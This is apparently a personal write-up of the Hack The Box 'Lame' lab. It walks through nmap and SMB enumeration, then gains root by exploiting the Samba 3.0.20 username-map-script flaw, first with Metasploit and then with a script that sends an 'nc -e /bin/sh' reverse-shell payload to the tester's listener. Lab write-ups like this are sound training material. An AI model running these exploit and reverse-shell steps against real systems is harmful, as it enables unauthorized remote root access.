Lame

Saturday, July 5, 2025 8:25 PM

nmap

```
Nmap scan report for 10.129.79.79
Host is up (0.023s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|WAP|remote management|webcam|printer
Running (JUST GUESSING): Linux 2.6.X|2.4.X (92%), Belkin embedded (90%), Control4
embedded (90%), Mobotix embedded (90%), Dell embedded (90%), Linksys embedded (90%),
Tranzeo embedded (90%), Xerox embedded (90%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.23 cpe:/h:belkin:n300 cpe:/o:linux:linux_kernel:2.6.30
cpe:/h:dell:remote_access_card:5 cpe:/h:linksys:wet54gs5 cpe:/h:tranzeo:tr-cpq-19f
cpe:/h:xerox:workcentre_pro_265 cpe:/o:linux:linux_kernel:2.4
Aggressive OS guesses: Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (90%), Control4
HC-300 home controller or Mobotix M22 camera (90%), Dell Integrated Remote Access
Controller (iDRAC5) (90%), Dell Integrated Remote Access Controller (iDRAC6) (90%), Linksys
WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (90%), Linux
2.4.21 - 2.4.31 (likely embedded) (90%), Linux 2.4.7 (90%), Citrix XenServer 5.5 (Linux 2.6.18)
(90%), Linux 2.6.27 - 2.6.28 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h00m29s, deviation: 2h49m43s, median: 28s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-07-05T20:40:55-04:00

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   25.80 ms 10.10.14.1
2   26.00 ms 10.129.79.79

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 143.43 seconds
```

smbmap -H $ip

```
└─$ smbmap -H $ip

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.79.79:445        Name: 10.129.79.79              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
[*] Closed 1 connections
```

smbclient -N \\\\$ip\\tmp

```
└─$ smbclient -N \\\\$ip\\tmp
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul  5 20:53:15 2025
  ..                                 DR        0  Sat Oct 31 02:33:58 2020
  5689.jsvc_up                        R        0  Sat Jul  5 20:26:27 2025
  .ICE-unix                          DH        0  Sat Jul  5 20:25:14 2025
  vmware-root                        DR        0  Sat Jul  5 20:28:08 2025
  .X11-unix                          DH        0  Sat Jul  5 20:25:40 2025
  .X0-lock                           HR       11  Sat Jul  5 20:25:40 2025
  vgauthsvclog.txt.0                  R     1600  Sat Jul  5 20:25:12 2025

                7282168 blocks of size 1024. 5385924 blocks available
smb: \>
```

Checked the file, but nothing found.

searchsploit Samba 3.0.20

```
└─$ searchsploit Samba 3.0.20
------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ----------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                                | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                      | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                                 | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                         | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

msfconsole

```
msf6 > search Samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
```


We are root!

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.14.20:4444
[*] Command shell session 2 opened (10.10.14.20:4444 -> 10.129.79.79:57691) at 2025-07-05 21:01:11 -0400

id
uid=0(root) gid=0(root)
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@lame:/# id
id
uid=0(root) gid=0(root)
root@lame:/#
```

Alternative Exploit

Google 'Samba 3.0.20 exploit'

https://github.com/Anonimo501/Samba-3.0.20-CVE-2007-2447



python3 smbExploit.py $ip 139 'nc -e /bin/sh 10.10.14.20 9001'

```
┌──(venv)─(kali㉿kali)-[~/Desktop/htb/lame]
└─$ python3 smbExploit.py $ip 139 'nc -e /bin/sh 10.10.14.20 9001'
[*] Sending the payload
```

2: kali@kali: ~/Desktop/htb/lame

```
┌──(kali㉿kali)-[~/Desktop/htb/lame]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.79.79 34433
id
uid=0(root) gid=0(root)
```